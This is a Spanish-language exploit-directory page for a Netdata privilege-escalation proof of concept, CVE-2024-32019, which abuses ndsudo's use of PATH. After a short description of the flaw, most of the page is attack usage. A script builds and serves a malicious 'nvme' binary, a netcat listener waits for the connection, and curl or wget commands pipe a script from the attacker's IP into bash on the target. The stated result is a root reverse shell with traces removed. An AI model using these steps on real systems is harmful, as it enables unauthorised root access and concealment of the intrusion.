
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2024-32019-PoC — Script de Bash para escalada de privilegios mediante "ndsudo" (Exploit local de Netdata) | Kitploit

Herramientas/GitHubGitHub/80ottanta80/cve-2024-32019-poc
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónPruebas de PenetraciónAprendizaje y EducaciónLabs y Práctica
GitHub80ottanta80/cve-2024-32019-poc

CVE-2024-32019-PoC

Script de Bash para escalada de privilegios mediante "ndsudo" (Exploit local de Netdata)

Ver Repositorio
33hace 1 añoAún no revisado
Compartir

CVE-2024-32019-PoC

Script Bash para escalada de privilegios mediante "ndsudo" (Exploit Local de Netdata)

Versiones afectadas de Netdata

  • >= v1.45.0, < v1.45.3

  • >= v1.44.0-60, < v1.45.0-169

Descripción de la vulnerabilidad

La herramienta "ndsudo" ejecuta un conjunto restringido de comandos externos, pero las rutas de búsqueda son proporcionadas por las variables de entorno "PATH".

Al cambiar la variable de entorno "PATH" a una ruta a la que tengamos acceso, podemos controlar dónde ndsudo busca los comandos y crear uno que contenga código malicioso.

Prueba de concepto

Este exploit se basa en el supuesto de que la máquina objetivo y la máquina atacante están en la misma red.

Requisitos previos

Máquina atacante

  • Listener en el puerto 4444
  • Servidor web que aloja el binario nvme malicioso

Máquina objetivo:

  • Acceso local a la shell
  • Permiso para ejecutar ndsudo
  • wget/curl/cualquier cliente HTTP para descargar el payload

Uso

En la máquina atacante

Podemos generar e implementar automáticamente el archivo necesario para el ataque ejecutando "setup_exploit_server.sh"

$ ./setup_exploit_server.sh YOUR_IP

--------- Exploit Infrastructure Setup by Ottanta ---------

[+] Using server IP: YOUR_IP
[+] Creating exploit directory: /tmp/exploit
[+] Creating ndsudo_pe.sh script file...
[+] Creating nvme.c exploit file...
[+] Compiling nvme binary...
[+] nvme binary compiled successfully
[+] Starting web server on port 80...
[+] Web server started with PID: 9350
[+] nvme binary is available at: http://YOUR_IP/nvme
[!] Now run the privilege escalation exploit in the victim terminal
[!] Make sure to start listener: nc -nlvp 4444

Press Enter to stop the web server and clean up...

Este script creará todos los archivos necesarios para el ataque configurados con tu dirección IP.

Después de implementar nuestro servidor web, iniciamos un listener en otra shell:

# We start a listener with Netcat, but you can use anything else
$ nc -nlvp 4444
listening on [any] 4444 ...

En la máquina objetivo

Dependiendo de nuestro cliente HTTP, podemos descargar y ejecutar nuestro exploit.

# If we have curl
$ curl -L http://YOUR_IP/ndsudo_pe.sh | bash -s -- YOUR_IP

# If we have wget
$ wget -qO- http://YOUR_IP/ndsudo_pe.sh | bash -s -- YOUR_IP

Si todo se hizo correctamente, ahora deberíamos tener una shell de root.

alt text

Flujo del exploit

  1. Descarga el binario malicioso a /tmp/exploit/
  2. Modifica PATH para priorizar el directorio controlado
  3. Ejecuta ndsudo nvme-list que ejecuta el binario malicioso
  4. Establece una shell inversa a la máquina atacante
  5. Limpia las trazas

Referencia

  • https://github.com/netdata/netdata/security/advisories/GHSA-pmhq-4cxq-wj93
  • https://nvd.nist.gov/vuln/detail/CVE-2024-32019

Aviso legal

Esta prueba de concepto es solo para fines educativos y de pruebas autorizadas.

El uso no autorizado contra sistemas que no posees o para los que no tienes permiso explícito para probar es ilegal.

Los autores no se hacen responsables del mal uso de esta información.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    247

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





